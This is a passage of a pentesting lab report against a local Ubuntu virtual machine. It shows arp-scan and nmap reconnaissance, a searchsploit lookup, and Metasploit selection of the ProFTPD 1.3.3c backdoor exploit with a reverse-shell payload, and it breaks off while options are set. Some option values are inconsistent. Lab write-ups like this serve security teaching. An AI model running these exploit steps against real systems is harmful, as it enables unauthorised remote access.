

Ubuntu Pentesting Report by VINAYAK

Contents

Task - 1 Reconnaissance

Arp Scan

Nmap Scan

Analysing Nmap Report

Searching The Exploit

Task - 2 Gain Access

Starting the Metasploit Framework

Payload available for Exploit in Metasploit

Select the Payload to Exploit

Details and Options required for the Payload

Set the necessary details

Checking the Details Correctly Set in the Payload

Starting the Exploit

Successful Exploit

Task - 3 Privilege Escalation

Accessing Username and System Files & Directories

System Directories of Ubuntu Machine

Privilege Escalation with the help of a GTF0Bins

Set an Interactive shell in System shell by GTF0Bins

Task - 4 Cracking

Accessing Files available in the Etc Directory

Pure Hash Password of the Ubuntu Machine

Saving the Hash Password to .txt file for Brute force

Hash saved correctly to a .txt file

Task - 5 Brute-Forcing

John the Ripper and its Structure

Usage of John the Ripper

Successfully Compromised the Ubuntu Machine

Task - 6 Login to Machine

Ubuntu Machine

Login Attempt in Ubuntu Machine

Booting Process of Ubuntu Machine

Successfully Login to the Ubuntu Machine

[Type here]

Procedure

Start an Arp scan on the given box:

arp-scan -l

```
(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:68:8f:f9, IPv4: 192.168.163.128
WARNING: Cannot open MAC/Vendor file leee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.163.1 00:50:56:c0:00:08 (Unknown)
192.168.163.2 00:50:56:e6:f3:59 (Unknown)
192.168.163.131 00:0c:29:62:4f:0d (Unknown) ← Ubuntu Machine
192.168.163.254 00:50:56:e6:5a:ca (Unknown) ← Our Machine

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.287 seconds (111.94 hosts/sec). 4 responded

(kali㉿kali)-[~]
└─$
```

arp-scan -l is used to scan and obtain the IP Address

After scanning we got 4 IP Address:

192.168.163.1 NAT Adapter

192.168.163.2 VMware


192.168.163.131 Ubuntu Machine

192.168.163.254 Our Machine

[Type here]

Start a nmap scan on the given box:

`nmap -sV -vv 192.168.163.131`



nmap is a tool to scan the IP Address

-sV is used for scanning ports to determine service/version of Target's IP Address


-vv (Verbosity) is used for a detail report of scanning the IP Address

It is used to get information and a detail report about The Target's IP Address

After scanning we find the open ports available in the machine.

[Type here]

Analysing Nmap Report:



```
NSE: Script scanning 192.168.163.131.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 19:10
Completed NSE at 19:10, 0.07s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 19:10
Completed NSE at 19:10, 0.07s elapsed
Nmap scan report for 192.168.163.131 (192.168.163.131)
Host is up, received arp-response (0.0053s latency).
Scanned at 2023-03-31 19:10:11 EDT for 7s
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64    ProFTPD 1.3.3c
22/tcp    open  ssh      syn-ack ttl 64    OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack ttl 64    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:02:4F:00 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.13 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)

(kali@kali)-[~]
```


We can see that 3 Ports are Open:

Port	Service	Version
21/tcp	ftp	ProFTPD 1.3.3c
22/tcp	ssh	OpenSSH 7.2p2
80/tcp	http	Apache httpd 2.4.18

3 Ports are open and 997 Ports are close with a port number under 1000


[Type here]

Searching the Exploit available for the Service:



```
(kali@kali)-[~]
$ searchsploit ProFTPD 1.3.3c
```

Searchsploit is a tool used to search exploit available for the Service.



```
(kali@kali)-[~]
$ searchsploit ProFTPD 1.3.3c
-----
Exploit Title | Path
-----|-----
ProFTpd 1.3.3c - Compromised Source Backdoor Remote Code Execution | linux/remote/15662.txt
ProFTpd 1.3.3c - Backdoor Command Execution (Metasploit) | linux/remote/16921.rb
-----
Shellcodes: No Results

(kali@kali)-[~]
$ searchsploit OpenSSH 7.2p2
-----
Exploit Title | Path
-----|-----
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service | linux/dos/40888.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
OpenSSH 7.2p2 - Username Enumeration | linux/remote/40133.txt
-----
Shellcodes: No Results


(kali@kali)-[~]
$
```

We can see that ProFTPD-1.3.3c gives use Backdoor Command Execution in Metasploit.

[Type here]


Starting the Metasploit Framework for attack:

msfconsole -q



msfconsole is the most commonly used shell which allows to access all the features of Metasploit.

-q is used to do not print the banner on startup.




[Type here]

Search in Metasploit is used for searching the Exploit available for given version of the Service.

After that choose the Exploit with the help of use 0 or use (Exploit name).

Payloads available for Exploit in the Metasploit:

show payloads



```
kali@kali: ~$ sudo password for kali:
msf6 > search ProFTPD 1.3.3c

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02      excellent No      ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  payload/cmd/unix/bind_perl              normal         No      Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6         normal         No      Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/generic                normal         No      Unix Command - Generic Command Execution
3  payload/cmd/unix/reverse                 normal         No      Unix Command Shell, Double Reverse TCP (telnet)
4  payload/cmd/unix/reverse_bash_telnet_ssl normal         No      Unix Command Shell, Reverse TCP SSL (telnet)
5  payload/cmd/unix/reverse_perl           normal         No      Unix Command Shell, Reverse TCP (via Perl)
6  payload/cmd/unix/reverse_perl_ssl        normal         No      Unix Command Shell, Reverse TCP SSL (via perl)
7  payload/cmd/unix/reverse_ssl_double_telnet normal         No      Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```


show payloads is used to search the payloads available for the Exploit in the Metasploit.

We can see that payload/cmd/unix/reverse is best for our Exploit.

[Type here]

Select the payload for Exploit:

set payload /cmd/unix/reverse



```
kali@kali: ~$ msf6 > use 0
msf6 exploit(<u>unix/ftpproftpd_133c_backdoor</u>) > show payloads

Compatible Payloads
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/bind_perl               normal          No     No     Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6          normal          No     No     Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/generic                  normal          No     No     Unix Command Generic Command Execution
3  payload/cmd/unix/reverse                  normal          No     No     Unix Command Shell, Double Reverse TCP (telnet)
4  payload/cmd/unix/reverse_bash_telnet_ssl normal          No     No     Unix Command Shell, Reverse TCP SSL (telnet)
5  payload/cmd/unix/reverse_perl             normal          No     No     Unix Command Shell, Reverse TCP (via Perl)
6  payload/cmd/unix/reverse_perl_ssl         normal          No     No     Unix Command Shell, Reverse TCP SSL (via perl)
7  payload/cmd/unix/reverse_ssl_double_telnet normal          No     No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(<u>unix/ftpproftpd_133c_backdoor</u>) > set payload /cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(<u>unix/ftpproftpd_133c_backdoor</u>) >
```

set payload is used to set the payload for Exploit.

/cmd/unix/reverse is the name of the payload using for Exploit.

After that necessary information is required for the payload to work.


Options for the details required for payload like:

1. RHOSTS & RPORT are the IP Address and Port number of the Victim.
2. LHOST & LPORT are the IP Address and Port Number of User or Hacker.

[Type here]

Details and Options required for the payload:

show options



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload /cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
-----
Name      Current Setting  Required  Description
-----
RHOSTS    21               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):
-----
Name      Current Setting  Required  Description
-----
LHOST     4444             yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

Set the necessary details:

set RHOSTS , RPORT , LHOST , LPORT



